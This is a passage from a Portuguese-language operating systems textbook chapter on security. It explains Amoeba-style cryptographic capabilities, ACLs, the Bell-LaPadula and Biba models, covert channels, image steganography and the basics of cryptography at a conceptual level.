A terceira maneira é manter a lista C no espaço do usuário, mas gerenciar as capacidades criptograficamente de maneira que usuários não possam adulterá-las. Essa abordagem é particularmente adequada para sistemas distribuídos e funciona da seguinte forma. Quando um processo cliente envia uma mensagem para um servidor remoto, por exemplo, um servidor de arquivos, para criar um objeto para ele, o servidor cria o objeto e gera um longo número aleatório, o campo de conferência, para ir junto com ele. Uma lacuna na tabela de arquivos do servidor é reservada para o objeto e o campo de conferência é armazenado ali juntamente com os endereços dos blocos de disco. Em termos de UNIX, o campo de conferência é armazenado no servidor no i-node. Ele não é enviado de volta para o usuário e jamais colocado na rede. O servidor então gera e retorna uma capacidade para o usuário na forma mostrada na Figura 9.9.

A capacidade devolvida para o usuário contém o identificador do servidor, o número do objeto (o índice nas tabelas do servidor, essencialmente o número do i-node) e os direitos, armazenados como um mapa de bits. Para um objeto recentemente criado, todos os bits de direitos são ativados, é claro, pois o proprietário pode fazer tudo. O último campo consiste na concatenação do objeto, direitos e campo de conferência através de uma função de mão única criptograficamente segura, *f*. Uma função de mão única criptograficamente segura é uma função $y = f(x)$ que tem a propriedade de que dado x, é fácil encontrar y, mas dado y, é computacionalmente impossível encontrar x. Elas serão discutidas em detalhe na Seção 9.5. Por ora, basta saber que com uma boa função de mão única, mesmo um atacante determinado não será capaz de adivinhar o campo de conferência, ainda que ele conheça todos os outros campos na capacidade.

FIGURA 9.9 Uma capacidade criptograficamente protegida.

Servidor	Objeto	Direitos	f(Objetos, Direitos, Conferência)

Quando um usuário quiser acessar o objeto, ele enviará a capacidade para o servidor como parte da solicitação. O servidor então extrairá o número do objeto para indexá-lo em suas tabelas para encontrar o objeto. Ele então calcula *f*(*Objeto, Direitos, Conferência*), tomando os dois primeiros parâmetros da própria capacidade e o terceiro das suas próprias tabelas. Se o resultado concordar com o quarto campo na capacidade, a solicitação é honrada; de outra maneira, ela é rejeitada. Se um usuário tentar acessar o objeto de outra pessoa, ele não será capaz de fabricar o quarto campo corretamente, tendo em vista que ele não conhece o campo de conferência, e a solicitação será rejeitada.

Um usuário pode pedir ao servidor para produzir uma capacidade mais fraca, por exemplo, para acesso somente de leitura. Primeiro, o servidor verifica que a capacidade é válida. Se afirmativo, ele calcula *f*(*Objeto, Novos_direitos, Conferência*) e gera uma nova capacidade colocando esse valor no quarto campo. Observe que o valor de *Conferência* original é usado porque outras capacidades em aberto dependem dele.

Essa nova capacidade é enviada de volta para o processo que a está solicitando. O usuário pode agora dar isso a um amigo simplesmente enviando-a em uma mensagem. Se o amigo ativar bits de direitos que deveriam estar desativados, o servidor detectará isso quando a capacidade for usada, desde que o valor de *f* não corresponda ao campo de direitos falsos. Já que o amigo não conhece o campo de conferência verdadeiro, ele não pode fabricar uma capacidade que corresponda aos bits de direitos falsos. Esse esquema foi desenvolvido pelo sistema Amoeba (TANENBAUM et al., 1990).

Além dos direitos dependentes de objetos específicos, como de leitura e execução, as capacidades (tanto de núcleo como criptograficamente protegidas) normalmente têm **direitos genéricos** que são aplicáveis a todos os objetos. Exemplos de direitos genéricos são

1. Copiar capacidade: criar uma nova capacidade para o mesmo objeto.
2. Copiar objeto: criar um objeto duplicado com uma nova capacidade.
3. Remover capacidade: apagar uma entrada da lista C; objeto não é afetado.
4. Destruir objeto: remover permanentemente um objeto e uma capacidade.

Uma última observação que vale a pena ser feita a respeito dos sistemas de capacidades é que revogar o acesso a um objeto é bastante difícil na versão gerenciada pelo núcleo. É difícil para o sistema encontrar todas as capacidades em aberto para qualquer objeto as retomar, tendo em vista que elas podem estar armazenadas em listas C por todo o disco. Uma abordagem é fazer com que cada capacidade aponte para um objeto indireto, em vez do objeto em si. Ao ter o objeto indireto apontando para o objeto real, o sistema sempre pode romper com aquela conexão, desse modo invalidando as capacidades. (Quando uma capacidade para o objeto indireto é mais tarde apresentada para o sistema, o usuário descobrirá que o objeto indireto está agora apontando para um objeto nulo.)

No esquema Amoeba, a revogação é fácil. Tudo o que precisa ser feito é trocar o campo de conferência armazenado com o objeto. Com um golpe, todas as capacidades existentes são invalidadas. No entanto, nenhum dos esquemas permite a revogação seletiva, isto é, tomar de volta, digamos, a permissão de John, mas de ninguém mais. Esse defeito é em geral reconhecido como sendo um problema com os sistemas de capacidades.

Outro problema geral é certificar-se de que o proprietário de uma capacidade válida não dê uma cópia para 1.000 dos seus melhores amigos. Ter o núcleo gerenciando as capacidades, como em Hydra, soluciona o problema, mas essa solução não funciona bem em um sistema distribuído como Amoeba.

De maneira muito brevemente resumida, ACLs e capacidades têm propriedades de certa maneira complementares. As capacidades são muito eficientes porque se um processo diz "Abra o arquivo apontado pela capacidade 3" nenhuma conferência é necessária. Com ACLs, uma busca (potencialmente longa) da ACL pode ser necessária. Se não há suporte a grupos, então conceder a todos acesso de leitura a um arquivo exige enumerar todos os usuários na ACL. Capacidades também permitem que um processo seja encapsulado facilmente, enquanto ACLs não o permitem com tanta facilidade. Por outro lado, ACLs permitem a revogação seletiva dos direitos, o que as capacidades não permitem. Por fim, se um objeto é removido e as capacidades não o são, ou vice-versa, aparecerão problemas. ACLs não sofrem desse problema.

A maioria dos usuários está familiarizada com ACLs, pois elas são comuns em sistemas operacionais como Windows e UNIX. No entanto, capacidades não são tão incomuns também. Por exemplo, o núcleo L4 que executa em muitos smartphones de muitos fabricantes (geralmente ao longo ou por baixo de outros sistemas operacionais como o Android) é baseado em capacidades. Da mesma maneira, o FreeBSD adotou o Capsicum, trazendo as capacidades para um membro popular da família UNIX.

9.4 Modelos formais de sistemas seguros

Matrizes de proteção, como aquelas da Figura 9.4, não são estáticas. Elas mudam frequentemente à medida que novos objetos são criados, antigos são destruídos e os proprietários decidem aumentar ou restringir o conjunto de usuários para seus objetos. Uma quantidade considerável de atenção foi dada para modelar sistemas de proteção nos quais a matriz de proteção está constantemente mudando. Tocaremos agora brevemente em parte desse trabalho.

Décadas atrás, Harrison et al. (1976) identificaram seis operações primitivas na matriz de proteção que podem ser usadas como uma base para modelar qualquer sistema de proteção. Essas operações primitivas são create object, delete object, create domain, delete domain, insert right e remove right (criar objeto, apagar objeto, criar domínio, apagar domínio, inserir direito e remover direito). As duas últimas primitivas são inserir e remover direitos de elementos específicos da matriz, como conceder domínio 1 permissão para ler *Arquivo6*.

Essas seis primitivas podem ser combinadas em **comandos de proteção**. São esses comandos de proteção que os programas do usuário podem executar para mudar a matriz. Eles não podem executar as primitivas diretamente. Por exemplo, o sistema poderia ter um comando para criar um novo arquivo, que testaria para ver se o arquivo já existia e, se não existisse, criar um novo objeto e dar ao proprietário todos os direitos sobre ele. Poderia haver um comando também para permitir que o proprietário concedesse permissão para ler o arquivo para todos no sistema, na realidade, inserindo o direito de "ler" na entrada do novo arquivo em todos os domínios.

Em qualquer instante, a matriz determina o que um processo em qualquer domínio pode fazer, não o que ele está autorizado a fazer. A matriz é o que é feito valer pelo sistema; a autorização tem a ver com a política de gerenciamento. Como um exemplo dessa distinção, vamos considerar o sistema simples da Figura 9.10 no qual os domínios correspondem aos usuários. Na Figura 9.10(a) vemos a política de proteção intencionada: *Henry* pode ler e escrever *caixapostal7*, *Robert* pode ler e escrever *segredo*, e todos os três usuários podem ler e executar *compilador*.

FIGURA 9.10 (a) Um estado autorizado. (b) Um estado não autorizado.

(a) Objetos

	Compilador	Caixa postal 7	Secreto
Eric	Lê Executa		
Henry	Lê Executa	Lê Escreve	
Robert	Lê Executa		Lê Escreve

(b) Objetos

	Compilador	Caixa postal 7	Secreto
Eric	Lê Executa		
Henry	Lê Executa	Lê Escreve	
Robert	Lê Executa	Lê	Lê Escreve

Agora imagine que *Robert* seja muito inteligente e descobriu uma maneira de emitir comandos para ter a matriz modificada para a Figura 9.10(b). Ele agora ganhou acesso a *caixapostal7*, algo que ele não está autorizado a ter. Se ele tentar lê-lo, o sistema operacional levará adiante a sua solicitação, pois ele não sabe que o estado da Figura 9.10(b) não está autorizado.

Deve estar claro agora que o conjunto de todas as matrizes possíveis pode ser dividido em dois blocos disjuntos: o conjunto de todos os estados autorizados e o de todos os não autorizados. Uma questão em torno da qual muita pesquisa teórica girou é a seguinte: "Dado um estado inicial autorizado e um conjunto de comandos, é possível provar que o sistema jamais pode alcançar um estado não autorizado?".

Na realidade, estamos perguntando se o mecanismo disponível (os comandos de proteção) é adequado para fazer valer alguma política de proteção. Dada essa política, algum estado inicial da matriz e o conjunto de comandos para modificá-la, o que gostaríamos é uma maneira de provar que o sistema é seguro. Tal prova é bastante difícil de conseguir; muitos sistemas de propósito geral não são teoricamente seguros. Harrison et al. (1976) provaram que no caso de uma configuração arbitrária para um sistema de proteção arbitrário, segurança é teoricamente indecidível. No entanto, para um sistema específico, talvez seja possível provar se um sistema pode um dia ir de um estado autorizado para um não autorizado. Para mais informações, ver Landwehr (1981).

9.4.1 Segurança multinível

A maioria dos sistemas operacionais permite que os usuários individuais determinem quem pode ler e escrever nos seus arquivos e outros objetos. Essa política é chamada de **controle de acesso discricionário**. Em muitos ambientes esse modelo funciona bem, mas há outros ambientes em que uma segurança muito mais rígida é necessária, como no exército, departamentos de patentes corporativas e hospitais. Nesses ambientes, a organização tem regras estabelecidas sobre quem pode ver o quê, e elas não podem ser modificadas por soldados, advogados ou médicos individuais, pelo menos não sem conseguir uma permissão especial do chefe (e provavelmente dos advogados do chefe também). Esses ambientes precisam de **controles de acesso obrigatórios** para assegurar que as políticas de segurança estabelecidas sejam implementadas pelo sistema, além dos controles de acesso discricionário padrão. O que esses controles de acesso obrigatórios fazem é regulamentar o fluxo de informações, para certificar-se de que elas não vazem de uma maneira que não devem.

Modelo Bell-LaPadula

O modelo de segurança multinível mais amplamente usado é o **modelo Bell-LaPadula**, então começaremos por ele (BELL e LAPADULA, 1973). Esse modelo foi projetado para lidar com segurança militar, mas também é aplicável a outras organizações. No mundo militar, documentos (objetos) podem ter um nível de segurança, como não classificado, confidencial, secreto e altamente secreto. As pessoas também são designadas com esses níveis, dependendo de quais documentos elas têm permissão de ver. A um general pode-se permitir ver todos os documentos, enquanto um tenente pode ser restringido a documentos classificados como confidenciais ou menos do que isso. Um processo executando em prol de um usuário adquire o nível de segurança do usuário. Como há múltiplos níveis de segurança, esse esquema é chamado de um **sistemas de segurança multinível.**

O modelo Bell-LaPadula tem regras sobre como a informação pode fluir:

1. **Propriedade de segurança simples:** um processo executando no nível de segurança *k* pode ler

somente objetos nesse nível ou mais baixo. Por exemplo, um general pode ler os documentos de um tenente, mas um tenente não pode ler os documentos de um general.

2. **Propriedade ∗:** um processo executando no nível de segurança *k* só pode escrever objetos nesse nível ou mais alto. Por exemplo, um tenente pode anexar uma mensagem na caixa de correio de um general dizendo tudo o que ele sabe, mas um general não pode anexar uma mensagem à caixa de correio de um tenente dizendo tudo o que ele sabe, pois o general pode ter visto documentos altamente secretos que não podem ser revelados a um tenente.

Resumindo, processos podem ler abaixo e escrever acima, mas não o inverso. Se o sistema implementa rigorosamente essas duas propriedades, pode ser demonstrado que nenhuma informação pode vazar de um nível de segurança mais alto para um mais baixo. A propriedade ∗ foi assim chamada porque no texto original, os autores não conseguiram pensar em um nome bom para ela e usaram ∗ como um nome temporário até que pudessem pensar em algo melhor. Isso nunca aconteceu e o texto foi impresso com o ∗. Nesse modelo, os processos leem e escrevem objetos, mas não se comunicam um com o outro diretamente. O modelo Bell-LaPadula é ilustrado graficamente na Figura 9.11.


Nessa figura, uma seta (com linha contínua) de um objeto para um processo indica que o processo está lendo o objeto, isto é, informações estão fluindo de um objeto para o processo. De modo similar, uma seta (com linha tracejada) de um processo para um objeto indica que o processo está escrevendo no objeto, isto é, informações estão fluindo do processo para o objeto. Desse modo, todas as informações fluem na direção das setas. Por exemplo, o processo *B* pode ler do objeto *1*, mas não do objeto *3*.

A propriedade de segurança simples diz que todas as setas de linha contínua (leitura) vão para o lado ou para cima. A propriedade ∗ diz que todas as setas tracejadas (escrita) também vão para o lado ou para cima. Tendo em vista que a informação flui somente horizontalmente ou para cima, qualquer informação que começa no nível *k* jamais pode aparecer em um nível mais baixo. Em outras palavras, jamais existe um caminho que mova a informação para baixo, garantindo desse modo a segurança do modelo.

O modelo Bell-LaPadula refere-se à estrutura organizacional, mas em última análise ele tem de ser implementado pelo sistema operacional. Uma maneira de se fazer isso é designando a cada usuário um nível de segurança, a ser armazenado juntamente com outros dados específicos do usuário como o UID e GID. Ao realizar o login, o shell do usuário adquiriria o nível de segurança dele e isso seria herdado por todos os seus filhos. Se um processo executando em um nível de segurança *k* tentasse abrir um arquivo ou outro objeto cujo nível de segurança é maior do que *k*, o sistema operacional deveria rejeitar a tentativa de abertura. De modo similar, tentativas de abrir qualquer objeto de um nível de segurança mais baixo do que *k* para escrita devem fracassar.

Modelo Biba

Para resumir o modelo Bell-LaPadula em termos militares, um tenente pode pedir a um soldado para revelar tudo o que ele sabe e então copiar essa informação para

FIGURA 9.11 O modelo de segurança multinível Bell-LaPadula.

o arquivo de um general sem violar a segurança. Agora vamos colocar o mesmo modelo em termos civis. Imagine uma empresa na qual os faxineiros têm um nível de segurança 1, programadores, um nível de segurança 3, e o presidente da empresa, um nível de segurança 5. Usando Bell-LaPadula, um programador pode inquirir um faxineiro a respeito dos planos futuros de uma empresa e então reescrever os arquivos do presidente que contêm estratégia corporativa. Nem todas as empresas ficarão igualmente entusiasmadas a respeito desse modelo.

O problema com o modelo Bell-LaPadula é que ele foi projetado para manter segredos, não garantir a integridade dos dados. Para isso, necessitamos precisamente das propriedades inversas (BIBA, 1977):

1. **Propriedade de integridade simples:** um processo executando no nível de segurança *k* pode escrever apenas objetos nesse nível ou mais baixo (não acima).
2. **Propriedade de integridade *:** um processo executando no nível de segurança *k* pode ler somente objetos nesse nível ou mais alto (não abaixo).

Juntas, essas propriedades asseguram que o programador possa atualizar os arquivos do faxineiro com informações adquiridas do presidente, mas não o contrário. É claro, algumas organizações querem ambas as propriedades, Bell-LaPadula e Biba, mas elas estão em conflito direto, de maneira que são difíceis de implementar simultaneamente.


9.4.2 Canais ocultos

Todas essas ideias de modelos formais e sistemas provavelmente seguros soam ótimas, mas será que funcionam realmente? Em uma palavra: não. Mesmo em um sistema com um modelo de segurança apropriado subjacente a ele e que se provou ser seguro e está corretamente implementado, vazamentos de segurança ainda assim podem ocorrer. Nesta seção, discutimos como as informações ainda podem vazar mesmo quando foi rigorosamente provado que tal vazamento é matematicamente impossível. Essas ideias são devidas a Lampson (1973).

O modelo de Lampson foi originalmente formulado em termos de um único sistema de tempo compartilhado, mas as mesmas ideias podem ser adaptadas para LANs e outros ambientes com múltiplos usuários, incluindo aplicações executando na nuvem. Na forma mais pura, ele envolve três processos na mesma máquina protegida. O primeiro processo, o cliente, quer algum trabalho desempenhado pelo segundo, o servidor. O cliente e o servidor não confiam inteiramente um no outro. Por exemplo, o trabalho do servidor é ajudar os clientes a preencher formulários de impostos. Os clientes estão preocupados que o servidor vá registrar secretamente seus dados financeiros, por exemplo, mantendo uma lista secreta de quem ganha quanto, e então vender a lista. O servidor está preocupado que os clientes tentarão roubar o valioso programa de impostos.

O terceiro processo é o colaborador, que está conspirando com o servidor para realmente roubar os dados confidenciais do cliente. O colaborador e o servidor são tipicamente de propriedade da mesma pessoa. Esses três processos são mostrados na Figura 9.12. O objeto desse exercício é projetar um sistema no qual seja impossível para o processo servidor vazar para o processo colaborador a informação que ele recebeu legitimamente do processo cliente. Lampson chamou isso de **problema do confinamento**.

Do ponto de vista do projetista do sistema, a meta é encapsular ou confinar o servidor de tal maneira que ele não possa passar informações para o colaborador. Usando um esquema de matriz de proteção conseguimos facilmente garantir que o servidor não possa se comunicar

FIGURA 9.12 (a) Os processos cliente, servidor e colaborador. (b) O servidor encapsulado ainda pode vazar para o colaborador por canais ocultos.

com o colaborador escrevendo um arquivo para o qual o colaborador tenha acesso de leitura. Podemos também provavelmente assegurar que o servidor não possa se comunicar com o colaborador usando o mecanismo de comunicação entre processos do sistema.

Infelizmente, talvez também haja a disponibilidade de canais de comunicação mais sutis. Por exemplo, o servidor pode tentar comunicar um fluxo de bits binário como a seguir. Para enviar um bit 1, ele calcula de maneira intensiva por um intervalo de tempo fixo. Para enviar um bit 0, ele vai dormir pelo mesmo intervalo de tempo.


O colaborador pode tentar detectar o fluxo de bits monitorando cuidadosamente o seu tempo de resposta. Em geral, ele receberá uma resposta melhor quando o servidor estiver enviando um 0 do que quando o servidor estiver enviando um 1. Esse canal de comunicação é conhecido como um **canal oculto**, e é ilustrado na Figura 9.12(b).

É claro, o canal oculto é um canal ruidoso, contendo muitas informações estranhas a ele, mas as informações podem ser enviadas confiavelmente através do canal ruidoso usando um código de correção de erros (por exemplo, um código Hamming, ou mesmo algo mais sofisticado). O uso de um código de correção de erros reduz a largura de banda já baixa do canal oculto ainda mais, mas isso já pode ser o suficiente para vazar informações substanciais. Está bastante claro que nenhum modelo de proteção baseado em uma matriz de objetos e domínios vá evitar esse tipo de vazamento.

A modulação do uso da CPU não é o único canal oculto. A taxa de paginação também pode ser modulada (muitas faltas de páginas para um 1, nenhuma falta de página para um 0). Na realidade, quase qualquer maneira de degradar o desempenho do sistema de uma maneira sincronizada é uma candidata. Se o sistema fornece uma maneira de travar os arquivos, então o servidor pode travar algum arquivo para indicar um 1, e destravá-lo para indicar um 0. Em alguns sistemas, pode ser possível para um processo detectar o status de uma trava mesmo em um arquivo que ele não possa acessar. Esse canal oculto é ilustrado na Figura 9.13, com o arquivo travado ou destravado por algum intervalo de tempo fixo conhecido tanto para o servidor quanto para o colaborador. Nesse exemplo, o fluxo de bits secreto 11010100 está sendo transmitido.

Travar e destravar um arquivo prearranjado, *S*, não é um canal especialmente ruidoso, mas ele exige um timing um pouco mais preciso, a não ser que a taxa de bits seja muito baixa. A confiabilidade e o desempenho podem ser aumentados ainda mais usando um protocolo reconhecido. Esse protocolo usa mais dois arquivos, *F1* e *F2*, travados pelo servidor e pelo colaborador, respectivamente, para manter os dois processos sincronizados. Após o servidor travar ou destravar *S*, ele vira o status da trava de *F1* para indicar que um bit foi enviado. Tão logo o colaborador tiver lido o bit, ele vira o status da trava *F2* para dizer ao servidor que ele está pronto para outro bit e espera até que *F1* seja virado de novo para indicar que outro bit está presente em *S*. Tendo em vista que o timing não está mais envolvido, esse protocolo é completamente confiável, mesmo em um sistema ocupado, e pode executar tão rápido quanto dois processos podem ser escalonados. Para conseguir uma largura de banda mais alta, por que não usar dois arquivos por tempo de bit, ou fazer um canal de um byte de largura com oito arquivos de sinalização, *S0* até *S7*?

A aquisição e liberação de recursos dedicados (unidades de fita, plotter etc.) também podem ser usadas para sinalização. O servidor adquire o recurso para enviar um 1 e o libera para enviar um 0. Em UNIX, o servidor pode criar um arquivo para indicar um 1 e removê-lo para indicar um 0; o colaborador pode usar a chamada de sistema `access` para ver se o arquivo existe.

FIGURA 9.13 Um canal subliminar bloqueando um arquivo.

Essa chamada funciona apesar de o colaborador não ter permissão para usar o arquivo. Infelizmente, existem muitos outros canais ocultos.

Lampson também mencionou uma maneira de vazar informações para o proprietário (humano) do processo servidor. Presumivelmente, o processo servidor deve ter o direito de dizer ao seu proprietário quanto trabalho ele fez em prol do cliente, de maneira que o cliente possa ser cobrado. Se a conta de computação real for, digamos, US$ 100 e a renda do cliente for US$ 53.000, o servidor poderia mostrar uma conta de US$ 100,53 para o seu proprietário.

Apenas encontrar todos os canais ocultos, e mais ainda bloqueá-los, é algo extremamente difícil. Na prática, há pouco que possa ser feito. Introduzir um processo que provoca faltas de páginas aleatoriamente ou, de outra maneira, passar o seu tempo degradando o desempenho do sistema a fim de reduzir a largura de banda dos canais ocultos não é uma ideia atraente.



Esteganografia

Um tipo ligeiramente diferente de canal oculto pode ser usado para passar informações secretas entre processos, mesmo com um censor humano ou automatizado inspecionando todas as mensagens entre os processos e vetando as suspeitas. Por exemplo, considere uma empresa que verifique manualmente todos os e-mails enviados pelos empregados da empresa para certificar-se de que eles não estejam vazando segredos para cúmplices ou competidores fora da empresa. Há como um empregado contrabandear volumes substanciais de informações confidenciais bem debaixo do nariz do censor? Na realidade a resposta é sim, e não chega a ser algo tão difícil.

Como exemplo, considere a Figura 9.14(a). Essa fotografia, tirada pelo autor no Quênia, contém três zebras contemplando uma acácia. A Figura 9.14(b) parece ser as mesmas três zebras e uma acácia, mas com uma atração a mais. Ela contém o texto completo, sem cortes, de cinco peças de Shakespeare embutidas nela: *Hamlet, Rei Lear, Macbeth, O Mercador de Veneza* e *Júlio César*. Juntas, essas peças totalizam 700 KB de texto.

Como esse canal oculto funciona? A imagem original colorida tem 1024 × 768 pixels. Cada pixel consiste em três números de 8 bits, um para cada intensidade de vermelho, verde e azul daquele pixel. A cor do pixel é formada pela sobreposição linear das três cores. O método de codificação usa o bit de baixa ordem de cada valor de cor RGB como um canal oculto. Desse modo, cada pixel tem espaço para 3 bits de informações secretas, um no valor vermelho, um no valor verde e um no valor azul. Com uma imagem desse tamanho, até 1024 × 768 × 3 bits (294.912 bytes) de informações secretas podem ser armazenadas nela.

O texto completo das cinco peças e uma nota curta somam 734.891 bytes. Isso foi primeiro comprimido para em torno de 274 KB usando um algoritmo de compressão padrão. A saída comprimida foi então criptografada e inserida nos bits de baixa ordem de cada valor de cor. Como pode ser visto (ou na realidade, não pode ser visto), a existência da informação é completamente invisível. Ela é igualmente invisível na versão colorida ampliada da foto. O olho não consegue distinguir facilmente uma cor de 7 bits de outra de 8 bits. Assim que o arquivo de imagem tiver passado pelo censurador, o receptor apenas separa todos os bits de baixa ordem, aplica os algoritmos de decriptação e descompressão, e recupera os 734.891 bytes originais. Esconder a existência de informações como essa é chamado de **esteganografia** (das palavras gregas para "escrita oculta"). A

FIGURA 9.14 (a) Três zebras e uma árvore. (b) Três zebras, uma árvore e o texto completo de cinco peças de William Shakespeare.

(a)

(b)

esteganografia não é popular em ditaduras que tentam restringir a comunicação entre seus cidadãos, mas é popular com as pessoas que acreditam firmemente na liberdade de expressão.

Ver as duas imagens em preto e branco com uma baixa resolução não faz justiça a quão poderosa é essa técnica. Para ter uma ideia melhor de como a esteganografia funciona, um dos autores (AST) preparou uma demonstração para os sistemas Windows, incluindo a imagem totalmente em cores da Figura 9.14(b) com cinco peças embutidas nela. A demonstração pode ser encontrada na URL <*www.cs.vu.nl/~ast/*>. Clique no link (*covered writing*) sob o título STEGANOGRAPHY DEMO. Então siga as instruções naquela página para baixar a imagem e as ferramentas de esteganografia necessárias para extrair as peças. É difícil de acreditar nisso, mas faça uma tentativa: é ver para crer.

Outro uso da esteganografia é para a inserção de marcas d'água em imagens usadas nas páginas da web para detectar seu roubo e reutilização em outras páginas da web. Se a sua página da web contém uma imagem com a mensagem secreta "Copyright 2014, General Images Corporation" você terá a maior dificuldade em convencer um juiz de que foi você mesmo que produziu a imagem. Música, filmes e outros tipos de materiais também podem ser identificados com marcas d'água dessa maneira.

É claro, o fato de que marcas d'água são usadas dessa maneira encoraja algumas pessoas a procurar por maneiras de removê-las. Um esquema que armazena informações nos bits de baixa ordem de cada pixel pode ser derrotado girando a imagem 1 grau no sentido horário, então convertendo-a para um sistema com perdas com JPEG e, em seguida, girando-a de volta em 1 grau. Por fim, a imagem pode ser reconvertida para o sistema de codificação original (por exemplo, gif, bmp, tif). A conversão com perdas JPEG embaralhará os bits de baixa ordem e as rotações envolvem enormes cálculos de ponto flutuante, o que introduz erros de arredondamento, também acrescentando ruído aos bits de baixa ordem. As pessoas que colocam as marcas d'água sabem disso (ou deveriam sabê-lo), então elas colocam suas informações de direitos autorais de maneira redundante e usam esquemas além de apenas bits de baixa ordem dos pixels. Por sua vez, isso estimula os atacantes a procurar por técnicas de remoção melhores. E assim vai.

A esteganografia pode ser usada para vazar informações de uma maneira oculta, mas é mais comum que queiramos fazer o oposto: esconder a informação dos olhos intrometidos de atacantes, sem necessariamente esconder o fato de que a estejamos escondendo. Da mesma forma que Júlio César, queremos assegurar que mesmo que nossas mensagens ou arquivos caiam nas mãos erradas, o inimigo não será capaz de detectar a informação secreta. Esse é o domínio da criptografia e o tópico da assunto seção.

9.5 Noções básicas de criptografia

A criptografia tem um papel importante na segurança. Muitas pessoas estão familiarizadas com criptogramas de computadores, que são pequenos quebra-cabeças nos quais cada letra foi sistematicamente substituída por uma diferente. Eles estão tão próximos da criptografia moderna quanto cachorros-quentes estão da alta cozinha. Nesta seção daremos uma visão geral da criptografia na era dos computadores. Como mencionado, os sistemas operacionais usam a criptografia em muitos lugares. Por exemplo, alguns sistemas de arquivos podem criptografar todos os dados no disco, protocolos como IPSec podem criptografar e/ou assinalar todos os pacotes de rede, e a maioria dos sistemas operacionais embaralha as senhas para evitar que os atacantes as recuperem. Além disso, na Seção 9.6, discutiremos o papel da criptografia em outro aspecto importante da segurança: autenticação.

Examinaremos as primitivas básicas usadas por esses sistemas. No entanto, uma discussão séria a respeito da criptografia está além do escopo deste livro. Muitos livros excelentes sobre segurança de computadores discutem extensamente esse tópico. O leitor interessado pode procurá-los (por exemplo, KAUFMAN et al. 2002; e GOLLMAN, 2011). A seguir apresentaremos uma discussão bem rápida sobre criptografia para os leitores completamente não familiarizados com ela.

A finalidade da criptografia é pegar uma mensagem ou arquivo, chamada de **texto puro** (*plaintext*) em **texto cifrado** (*ciphertext*) de tal maneira que apenas pessoas autorizadas sabem como convertê-lo de volta para o texto puro. Para todas as outras, o texto cifrado é apenas uma pilha incompreensível de bits. Por mais estranho que isso possa soar para iniciantes na área, os algoritmos (funções) de codificação e decodificação *sempre* devem ser tornados públicos. Tentar mantê-los em segredo quase nunca funciona e proporciona às pessoas tentando manter os segredos uma falsa sensação de segurança. No segmento, essa tática é chamada de **segurança por obscuridade** e é empregada somente por amadores em segurança. De maneira surpreendente, a categoria de amadores também inclui muitas corporações multinacionais enormes que realmente deveriam saber melhor.

